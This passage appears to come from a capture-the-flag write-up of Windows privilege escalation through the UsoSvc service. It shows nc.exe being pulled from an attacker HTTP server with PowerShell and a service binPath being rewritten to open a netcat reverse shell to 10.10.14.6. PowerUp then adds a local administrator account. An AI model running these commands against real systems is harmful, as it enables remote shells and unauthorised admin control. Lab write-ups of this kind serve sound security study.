        SERVICE_EXIT_CODE  : 0  (0×0)
        CHECKPOINT         : 0×3
        WAIT_HINT          : 0×7530
PS C:\temp>
```

Next we will want to transfer over a program that we can use to exploit the system.

Netcat.exe sounds like a good program to try.

```
┌──(root💀kali)-[/home/kali/privescalate/Windows/PowerUp]
└─# locate nc.exe
/home/kali/tools/Windows/nc.exe
/usr/lib/mono/4.5/cert-sync.exe
/usr/share/seclists/Web-Shells/FuzzDB/nc.exe
/usr/share/windows-resources/binaries/nc.exe
```

Lets create a share


```
┌──(kali㉿kali)-[~/tools/Windows]
└─$ python3 -m http.server 82
Serving HTTP on 0.0.0.0 port 82 (http://0.0.0.0:82/) ...
10.10.10.125 - - [03/Oct/2021 14:47:08] "GET /nc.exe HTTP/1.1" 200 -
```

Lets invoke powershell to transfer nc.exe


```
PS C:\temp> powershell -c "Invoke-WebRequest -Uri http://10.10.14.6:82/nc.exe" -OutFile nc.exe
PS C:\temp> ls


    Directory: C:\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/3/2021   6:57 PM          59392 nc.exe


PS C:\temp>
```


powershell -c "Invoke-WebRequest -Uri http://10.10.14.6:82/nc.exe" -OutFile nc.exe
Next we will proceed with a BinPath escalation

Open up a netcat listener



Change the config of the UsoSvc service with the added command ‘C:\temp\nc.exe -e cmd 10.10.14.6 1234’ and start the service – sc.exe start UsoSvc





We have nt authority\system

The root flag is located in the Administrator desktop

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FE98-F373

 Directory of C:\Users\Administrator\Desktop

01/29/2019  01:04 AM    <DIR>          .
01/29/2019  01:04 AM    <DIR>          ..
01/28/2019  01:08 AM                33 root.txt
               1 File(s)             33 bytes
               2 Dir(s)   6,602,444,800 bytes free

C:\Users\Administrator\Desktop>type root.txt
```

Additional further exploitation
Lets use our PowerUp.ps1 Abuse function.

We now have a new user – john password Password123!, that is in the local group Administrators group.

```
PS C:\temp> Invoke-ServiceAbuse -ServiceName 'UsoSvc'

ServiceAbused Command

------------- -------

UsoSvc        net user john Password123! /add && net localgroup Administrators john
 /add

PS C:\temp>
```